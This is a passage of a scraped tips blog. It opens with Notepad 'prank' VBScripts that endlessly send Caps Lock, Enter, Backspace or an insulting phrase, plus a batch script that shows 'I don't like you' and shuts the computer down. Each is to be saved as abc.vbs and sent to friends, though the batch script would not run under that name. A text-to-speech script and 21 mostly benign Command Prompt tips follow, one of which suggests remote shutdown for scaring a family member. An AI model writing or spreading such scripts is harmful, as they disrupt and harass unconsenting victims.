wshshell.sendkeys "{CAPSLOCK}"
loop
  • Save it as abc.vbs
  • And send it to your friends.
3) Hack keyboard to make it type anything continuously:
  • Open Notepad and copy the following code.
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "You are a fool."
loop
  • You can change You are a fool. to any other text
  • Save it as abc,vbs 
  • And send it to your friends 
 4) Hit Enter Key Continuously :
  • Open Notepad and copy the following code.
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
  • Save it as abc.vbs
  • Now sent it to your friends.
5)  Type any message in notepad automatically and scare your friends :
  • Open Notepad and type the following code.
 

WScript.Sleep 1800
WScript.Sleep 1000
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 100
WshShell.AppActivate "Notepad"
WScript.Sleep 500
WshShell.SendKeys "Hel"
WScript.Sleep 500
WshShell.SendKeys "lo "
WScript.Sleep 500
WshShell.SendKeys ", ho"
WScript.Sleep 500
WshShell.SendKeys "w a"
WScript.Sleep 500
WshShell.SendKeys "re "
WScript.Sleep 500
WshShell.SendKeys "you"
WScript.Sleep 500
WshShell.SendKeys "? "
WScript.Sleep 500
WshShell.SendKeys "I a"
WScript.Sleep 500
WshShell.SendKeys "m g"
WScript.Sleep 500
WshShell.SendKeys "ood"
WScript.Sleep 500
WshShell.SendKeys " th"
WScript.Sleep 500
WshShell.SendKeys "ank"
WScript.Sleep 500
WshShell.SendKeys "s! "
  • Now save it as abc.vbs
  • And send it to your friends.
6) Hit Backspace Key Continuously :
  • Open Notepad and copy the following code.
MsgBox "Let's go back a few steps"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop
  • Save it as abc.vbs and send it to your friends.
7) Show a error message and shut down friends computer :
  • Open Notepad and copy the following code.
@echo off
msg * I don't like you
shutdown -c "Error! You are too stupid!" -s
  • Save it as abc.vbs and send to your friends.
Any questions feel free to comment.

Convert text into audio using Notepad


Notepad ; a simple programme. But we can do lot's of things with this. I gave you more tricks from notepad here before. Today I am going to tell you another notepad trick. If you want to convert your text in to audio you have to use any programmes. But from this method you don't want to use another software.  An easy trick from Notepad.
Let's start.
  • Open notepad.
  • Copy the code bellow.
Dim msg, sapi
msg=InputBox("Enter your text for Conversation | Tool by Irshad (http://pctricksonline.blogspot.com)","PC Hacks Text-To-Audio Converter")
Set sapi=CreateObject("sapi.spvoice")
sapi.Speak msg
  • Now save it as text_audio.vbs
  • And that's it.
  • Now open the file and type anything. Then click OK.
Don't forget to comment.

21 Command Prompt Tricks and Hacks

The Windows Command Prompt tool, and many of its commands, might seem boring or even relatively useless at first glance, but as anyone who has ever used the Command Prompt very often can tell you, there's much to love!
Below are several Command Prompt tricks and other Command Prompt hacks that I guarantee will get you excited about many of the mundane sounding Command Prompt commands like telnet, tree, or robocopy... okay, robocopy sounds pretty cool.
Some of these Command Prompt tricks and hacks are special features or uses of the Command Prompt itself, while others are just neat or relatively unknown things you can do with certain commands. Enjoy!

1. Use Ctrl-C to Abort a Command

Ctrl-C - Command Prompt Tricks
Just about any command can be stopped in its tracks with the abort command: Ctrl-C.
If you haven't actually executed a command, you can just backspace and erase what you've typed, but if you've already executed it then you can do a Ctrl-C to stop it.
Warning: Ctrl-C isn't a magic wand and it can't undo things that aren't undoable, like a partially complete format command. However, for things like the dir command that seem to go on forever or questions you're asked at the prompt that you don't know the answer to, the abort command is an excellent Command Prompt trick to know.
Ads
Dr. Batra's Hair Clinicwww.drbatras.com/HairTreatmentVisible Result In Over 92% Patients Call Toll Free:18002660001 For Appt
Cisco Router Servicesvjinfonet.co.in/NetWorking_SolutionBest Quality Networking Solutions Services In New Delhi. Enquire Now!
Slow computer? Viruses?www.ducktoes.comWe specialize in faster computers. Without reformatting or losing data

2. View a Command's Results One Page (or Line) at a Time

More Command - Command Prompt Tricks
Ever run a command, like the dir command, that produces so much information on the screen that it's almost useless? You're not alone.
One way around this is to execute the command in a special way so whatever information is generated is shown to you one page, or one line, at a time.
To do this, just type the command, the dir command for example, and then follow it with the pipe redirection operator and then the more command.
For example, executing dir /s | more will generate the thousands of lines of results that you expect from the dir command, but the more command will pause each page of results with -- More -- at the bottom of the page, indicating that the command is not done running.
Just press the space bar to advance by page or press the Enter key to advance one line at a time.
See Command Prompt Trick #7 below for a different solution to this problem.

3. Run Command Prompt as an Administrator Automatically

Command Prompt Admin Shortcut - Command Prompt Tricks
Many commands require that you execute them from an elevated Command Prompt in Windows - in other words, execute them from a Command Prompt that's run as an administrator.
You can always right-click on any Command Prompt shortcut and choose Run as administrator but creating a shortcut to do the same thing can be a huge time saver if you're a frequent Command Prompt power user.
To complete this Command Prompt trick, just create a Command Prompt shortcut on the desktop, enter the shortcut's properties and then select the Run as administrator box located in the Advanced button on the Shortcut tab.

4. Become a Command Prompt Power User with Function Keys

Command Prompt Function Keys - Command Prompt Tricks
The fact that the function keys actually do something in the Command Prompt is maybe one of the best kept secrets about the tool:
F1: Pastes the last executed command (character by character)
F2: Pastes the last executed command (up to the entered character)
F3: Pastes the last executed command
F4: Deletes current prompt text up to the entered character
F5: Pastes recently executed commands (does not cycle)
F6: Pastes ^Z to the prompt
F7: Displays a selectable list of previously executed commands
F8: Pastes recently executed commands (cycles)
F9: Asks for the number of the command from the F7 list to paste
Command Prompt Trick #17 is full of arrow key shortcuts, a few of which are similar to these function key tricks.

5. Hack the Prompt Text

Prompt Command - Command Prompt Tricks
Did you know that the prompt itself in the Command Prompt is completely customizable thanks to the prompt command? It is, and when I say customizable, I mean really customizable.
Instead of C:\>, you can set the prompt to any text you want, have it include the time, the current drive, the Windows version number, you name it.
One useful example is prompt $m$p$g which will show the full path of a mapped drive in the prompt, alongside the drive letter.
You can always execute prompt alone, without options, to return it to its sometimes boring default.

6. Get Help for Any Command

Help Switch - Command Prompt Tricks
Believe it or not, the help command does not provide help for every Command Prompt command. However, any command can be suffixed with the /? option, usually called the help switch, to display detailed information about the command's syntax and often times even some examples.
I doubt that the help switch is the coolest Command Prompt trick you've ever heard of, but it's hard to disagree that it's one of the more useful.
Unfortunately, neither the help command nor the help switch offer much in the way of explaining how to interpret the syntax. See How To Read Command Syntax if you need help with that.

7. Save a Command's Output to a File

Command Output - Command Prompt Tricks
An incredibly useful Command Prompt trick is the use of redirection operators, specifically the > and >> operators.
These little characters let you redirect the output of a command to a file, giving you a saved version of whatever data the command produced in the Command Prompt window.
For example, let's say you're about to post a computer problem to an online forum and you want to provide really accurate information about your computer. An easy way to do that would be to use the systeminfo command with a redirection operator.
For example, you might execute systeminfo > c:\mycomputerinfo.txt to save the information provided by the systeminfo command to a file. You could then attach the file to your forum post.
See How To Redirect Command Output to a File for more examples and a better explanation of how to use redirection operators.

8. View Your Hard Drive's Entire Directory Structure

Directory Structure with Tree Command - Command Prompt Tricks
I think one of the neatest little commands is the tree command. With tree, you can create a kind of map of your computer's directories.
Execute tree from any directory to see the folder structure under that directory.
Tip: With so much information, it's probably a good idea to export the results of the tree command to a file. For example, tree /a > c:\treeresults.txt, just as explained in Command Prompt Trick #7.
Ads
Data Recoverywww.stellarinfo.co.inLost your data, Stellar would help Call For Free Consultation
Learn 3D Animationwww.maacindia.comMAAC offers courses in 3D animation Join now for up to 100% scholarship

9. Customize the Command Prompt Title Bar Text

Command Prompt Title Bar - Command Prompt Tricks
Tired of that Command Prompt title bar text? No problem, just use the title command to change it to whatever you like.
For example, let's say your name is Maria Smith, and you want to express your ownership of the Command Prompt: execute title Property of Maria Smith and the Command Prompt's title bar will change immediately.
The change won't stick, so the next time you open Command Prompt the title bar will be back to normal.
The title command is usually used to help give a custom appearance in script files and batch files... not that I'm saying titling it with your name isn't a good idea!

10. Copy From the Command Prompt

Mark Feature in Command Prompt - Command Prompt Tricks
As you may or may not know, copying from the Command Prompt is not as easy as copying from other programs, which is part of the reason why saving a command's output to a file, Command Prompt Trick #7, is so handy.
But what if you do just want to copy a short section of text to the clipboard? It's not too hard but it's not very intuitive either.
Right-click anywhere in the Command Prompt window and choose Mark. Now, highlight with your left mouse button whatever you'd like to copy. Once your selection is made, press Enter.
Now you can paste that information into whatever program you'd like.

11. Open the Command Prompt From Any Location

Open Command Window Here - Command Prompt Tricks
If you've ever worked in the Command Prompt for very long, you know that it can be really frustrating executing the cd/chdir command over and over again to get to the right directory you want to work from.
Luckily, there's a super easy Command Prompt trick that will let you open a Command Prompt window from whatever folder you're viewing in Windows.
All you have to do is navigate, in Windows, to the folder you want to start working from in the Command Prompt. Once there, hold down your Shift key while you right-click anywhere in the folder. Once the menu pops up, you'll notice an entry that's not usually there: Open command window here.
Click it and you'll start a new instance of the Command Prompt, ready and waiting at the right location!
If you're a Command Prompt power user, you'll immediately recognize the value in this little trick.
Ads
Learn Ethical Hackingwww.iisecurity.inFrom experts in IT Security, with hands-on and live projects
Hard Disk Data Recoverywww.stellarinfo.co.in/DataRecoveryLost your data, Stellar would help Call For Free Consultation
Dr. Batra's Hair Clinicwww.drbatras.com/HairTreatmentVisible Results In Over 92% Patients. Visit Now!

12. Drag and Drop For Easy Path Name Entry

Command Prompt Drag and Drop - Command Prompt Tricks
Most Command Prompt commands require you, or have options, to specify full paths to files or folders but typing out a long path can be frustrating, especially when you miss a character and have to start over.
For example, in Windows 7, the path to the Accessories group in my Start Menu is C:\Users\Tim\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Accessories. Who wants to type that all in manually? Not me.
Luckily there's a Command Prompt trick that makes this much easier: drag and drop.
Just navigate to the folder you want the path for in Windows Explorer. Once there, drag the folder or file to the Command Prompt window and let go. Like magic, the full path is inserted, saving you a considerable amount of typing depending on the length and complexity of the path name.
Note: Unfortunately, the drag and drop feature does not work in an elevated Command Prompt.

13. Shut Down or Restart Another Computer

Remote Shutdown Dialog - Command Prompt Tricks
System administrators in a business environment do this all the time for lots of reasons, but you can also shut down or restart another computer on your network, all from your computer's Command Prompt.
The easiest way to shut down a computer remotely is to execute shutdown /i from the Command Prompt which will open the Remote Shutdown Dialog, shown here. Just enter the name of the remote computer (which you can get by running the hostname command on the other PC), choose what you want to do (restart or shutdown), select some other options and then click OK.
So whether you're brushing up on your command skills or just scaring a family member, this Command Prompt trick is a fun one.
You can also shut down or restart another computer strictly from the Command Prompt with the shutdown command, without using the Remote Shutdown Dialog.

14. Use Robocopy as a Backup Solution

Robocopy Command Backup - Command Prompt Tricks
Thanks to the robocopy command, you don't need to use Window's backup software or install a third party program to manage your backups.
Just execute robocopy c:\users\tim\documents f:\backup\documents /copyall /e /r:0 /dcopy:t /mir, obviously replacing the source and destination folders with whatever you'd like to backup and where. The robocopy command with these options functions identically to an incremental backup software tool, keeping both locations in sync.
You don't have the robocopy command if you're using Windows XP or earlier. However, you do have the xcopy command, which can be used to do something very similar: xcopy c:\users\tim\documents f:\backup\documents /c /d /e /h /i /k /q /r /s /x /y.
No matter which command you choose to use, just create a script file containing the command and schedule it to run in Task Scheduler and you'll have your own custom made backup solution.
I've chosen to use the robocopy command on my personal computers as my only local backup solution because I like the level of control it gives me. Hopefully you take that as a vote of confidence in this incredibly useful Command Prompt trick.

15. View Your Computer's Important Network Information

Ipconfig Command - Command Prompt Tricks
Maybe just for your own information, but certainly when you're troubleshooting a network or Internet problem, you'll probably at some point need to know details about your computer's network connection.
Everything you'd want to know about your network connection is available somewhere in the Control Panel in Windows, but it's much easier to find, and much better organized, in the results from the ipconfig command.
Open Command Prompt and execute ipconfig /all. What displays on screen next is everything important about your network connection: your IP address, hostname, DHCP server, DNS information, and much, much more.
Combine this hack with Command Prompt Trick #7 and you've got a very easy way to get information about your connection to someone helping you with a problem.

16. Map a Local Folder Just Like a Network Drive

Subst Command - Command Prompt Tricks
The net use command is used to assign shared drives on a network to your own computer as a drive letter, but did you know there's another command that can be used to do the same thing to any folder on any of your local hard drives?
There is and it's called the subst command. Just execute the subst command, followed by the path of the folder you wish to appear as a drive. For example, let's say you want your C:\Windows\Fonts folder to appear as the Q: drive. Just execute subst q: c:\windows\fonts and you're set!
This Command Prompt trick makes accessing a particular location from the Command Prompt much easier.

17. Access Previously Used Command with the Arrow Keys

Arrow Keys - Command Prompt Tricks
Another great Command Prompt trick has to be the use of the keyboard arrow keys to cycle through previously executed commands. The up and down arrow keys cycle through the commands you've entered and the right arrow automatically enters, character by character, the last command you executed.
This might not sound that interesting, but there are several situations where the arrow keys become huge time savers.
Consider this example: You've typed out 75 characters of a command and then try to execute it, only to find that you forgot to add an option at the very end. No problem, just hit the up arrow and the entire command is automatically entered in the Command Prompt window, ready for you to edit to make it work.

18. Automatically Complete Commands with Tab Completion

Tab Completion - Command Prompt Tricks
Tab completion is another Command Prompt trick that can save you lots of time, especially if your command has a file or folder name in it that you're not completely sure of.
To use tab completion in the Command Prompt, just enter the command and then the portion of the path that you do know, if at all. Then press the tab key over and over to cycle through all of the available possibilities.
For example, let's say you want to change directories to some folder in the Windows directory but you're not sure what it's named. Type cd c:\windows\ and then press tab until you see the folder you're looking for. The results cycle or you can use Shift+Tab to step through the results in reverse.
Ads
Precision™ Workstationdell.com/Precision-DesktopsW/ Windows 7 Professional. Compact, Powerful & Expandable. Learn More.
Improve English Speakingwww.eagetutor.com/Improve_EnglishLearn English Speaking Online to Improve your Spoken English. Join!

19. Find a Website's IP Address

Website IP Address - Command Prompt Tricks
Like to know the IP address of a website? There are a few different commands you can use to find it.
Let's use the nslookup command to find the IP address of About.com. Just execute nslookup about.com and view the result. Make sure you don't confuse any private IP addresses that also show up in the nslookup results alongside About.com's public IP address.
Another way to find a site's IP address is to use the ping command. Execute ping about.com and then look at the IP address between the brackets in the results shown.
Using either Command Prompt trick, the result is 207.241.148.80.

20. Copy & Paste Easier with QuickEdit Mode

QuickEdit Mode - Command Prompt Tricks
How about an even easier way to copy from the Command Prompt? And a secret way to easily paste?
Just right-click on the Command Prompt title bar and select Properties. On the Options tab, in the Edit Options section, check the QuickEdit Mode box and then click OK.
Enabling QuickEdit Mode is like having Mark enabled all the time so selecting text to copy is really easy.
But it also enables an easy way to paste into the Command Prompt: just right click once and whatever is in the clipboard is pasted in the Command Prompt window. Normally, pasting involves right-clicking and selecting Paste.

21. Watch Star Wars Episode IV

ASCII Star Wars - Command Prompt Tricks
Yes, you read that correctly, you can watch an ASCII version of the full Star Wars Episode IV movie right in the Command Prompt window!
Just open Command Prompt and execute telnet towel.blinkenlights.nl. The movie will start immediately. This isn't a terribly productive use of the Command Prompt, nor is it really a trick of the Command Prompt or any command, but it sure is fun!
Note: The telnet command is not enabled by default in Windows 7 or Windows Vista but can be turned on by enabling Telnet Client from Windows Features in the Programs and Features applet in Control Panel. If you'd rather not enable Telnet but would like to see the movie, you can also watch it in your browser here.